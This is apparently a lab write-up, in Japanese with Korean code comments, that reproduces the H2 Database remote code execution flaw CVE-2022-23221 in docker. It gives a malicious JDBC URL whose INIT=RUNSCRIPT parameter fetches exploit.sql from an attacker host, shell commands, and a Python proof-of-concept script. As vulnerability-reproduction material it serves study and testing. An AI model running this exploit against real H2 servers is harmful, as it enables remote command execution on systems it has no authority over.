 straightsang/h2-database-cve-2022-23221
vulhub/H2-database/CVE-2022-23221

H2はリレーショナルデータベース管理システムであり、SQLエンジン内でJavaコードを直接コンパイルして実行できる機能を提供する。
H2ドライバはJDBC URLを解析してアプリケーションとデータベース間の接続を確立する。この際、URLに含まれる設定パラメータを通じてデータベースの初期状態や動作を制御することができる。
問題となるH2 2.1.210以前のバージョンには、JDBC URLのINITパラメータを通じてリモートSQLスクリプトを実行できるという問題がある。攻撃者がこれを悪用して細工されたSQLスクリプトをリモートから注入し、その内部の構文を通じてシステムコマンドを実行することでCVE-2022-23221脆弱性が引き起こされる。
この脆弱性の特徴は以下の通りである。
脆弱性の影響範囲
IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker-ip/acttacker-file.sql’が含まれていること。
IGNORE_UNKNOWN_SETTINGS=TRUE, FORBID_CREATION=FALSE -> セキュリティ設定のバイパス
INIT=RUNSCRIPT FROM 'http:/attacker-ip/acttacker-file.sql' -> アプリケーションとDBの接続時に自動的に実行されるSQLコマンド
CREATE ALIAS SQL構文があること。
CREATE ALIAS構文は、H2がDB内でスクリプト内のJava関数を実行させるようにし、結果的にRCEが発生する。シナリオ

id、whoami、pwdの実行結果が出力されれば、これは脆弱なH2環境が構成されており、H2が悪性JDBC URLを解析する過程で外部のattackerサーバーからexploit.sqlファイルがリモートでダウンロードされて実行されたことを意味する。環境構成
docker compose up -d

http://your-ip:8082tcp://your-ip:9092http://your-ip:8000 : exploit.sqlファイルを提供環境構成後、http://your-ip:8082 にアクセスすると H2 ウェブページが表示される。

: ウェブコンソールではセキュリティポリシーが適用されているため、脆弱性の条件となるパラメータがフィルタリングされる可能性がある。そのため、悪性パラメータを含む JDBC URL を CLI を通じて直接入力して脆弱性を再現し、その結果を確認する。
正常 JDBC URL: "jdbc:h2:mem:test"
正常リクエストコマンド
docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
-url "jdbc:h2:mem:test" \
-user sa \
-password ""
実行結果


悪性 JDBC URL を H2 ドライバに入力して attacker サーバーとの接続を試みる。このとき URL を入力する方法には 2 つある。
docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
  -url "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'" \
  -user sa \
  -password ""
python3 poc.py

H2 は JDBC URL の INIT パラメータに明示された INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql' のとおり attacker サーバーに exploit.sql ファイルをリクエスト(HTTP GET)し、これを H2 データベース内で実行する。
docker logs attacker を実行すると、h2-vulnerable サーバーから入ってきた exploit.sql ファイルリクエストのログを確認できる。docker logs attacker

#!/usr/bin/env python3

# 목적: CVE-2022-23221 H2 Database RCE 상황을 재현하고자 함.
# 과정: 검증 우회 파라미터와 Java 명령어가 포함된 JDBC URL을 H2로 전송하여 원격 코드 실행 공격을 수행함.

import subprocess
import time
import sys

"""
함수 이름: exploit_h2()
기능: H2 DB에 악의적인 JDBC URL을 전달하여 공격을 수행한다.
반환값: True->공격 성공, False->공격 실패
"""
def exploit_h2():

    # H2 서버 준비 대기
    time.sleep(3)

    # 검증 우회 파라미터가 포함된 JDBC URL
    # IGNORE_UNKNOWN_SETTINGS=TRUE: H2의 입력 검증을 우회함
    # FORBID_CREATION=FALSE: 원격 DB 생성에 대한 경계를 제거함
    # INIT=RUNSCRIPT FROM: 연결(시작) 시 원격 SQL 스크립트를 실행함
    jdbc_url = "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'"

    try:
        # H2 Shell을 통해서 악의적인 JDBC URL로 연결됨
        cmd = [
            'docker', 'exec', 'h2-vulnerable',
            'java', '-cp', '/h2-bin/h2.jar',
            'org.h2.tools.Shell',
            '-url', jdbc_url,
            '-user', 'sa',
            '-password', ''
        ]

        # Docker 명령어 실행 및 결과
        result = subprocess.run(
            cmd,
            capture_output=True,
            text=True,
            timeout=15
        )

        return True

    except Exception as e:
        print(f"[-] 에러: {e}")
        return False

"""
함수 이름: main()
기능: 공격 실행 및 공격 성공여부를 출력한다.
반환값: 없음
"""
def main():

    if exploit_h2():
        print("[+] 공격 완료")
    else:
        print("[-] 공격 실패")
        sys.exit(1)

if __name__ == "__main__":
    main()
exploit.sql ファイルの実行結果として、h2-vulnerable サーバーのログに「EXPLOITED」文字列とともにコマンド id、whoami、pwd の実行結果が出力される。
docker logs h2-vulnerable でログを確認できる。
docker logs h2-vulnerable`

=> これは、脆弱な h2 環境が構成されており、H2 が悪意のある JDBC URL を解析する過程でファイルのリモートダウンロードおよび実行が成功したことを意味する。
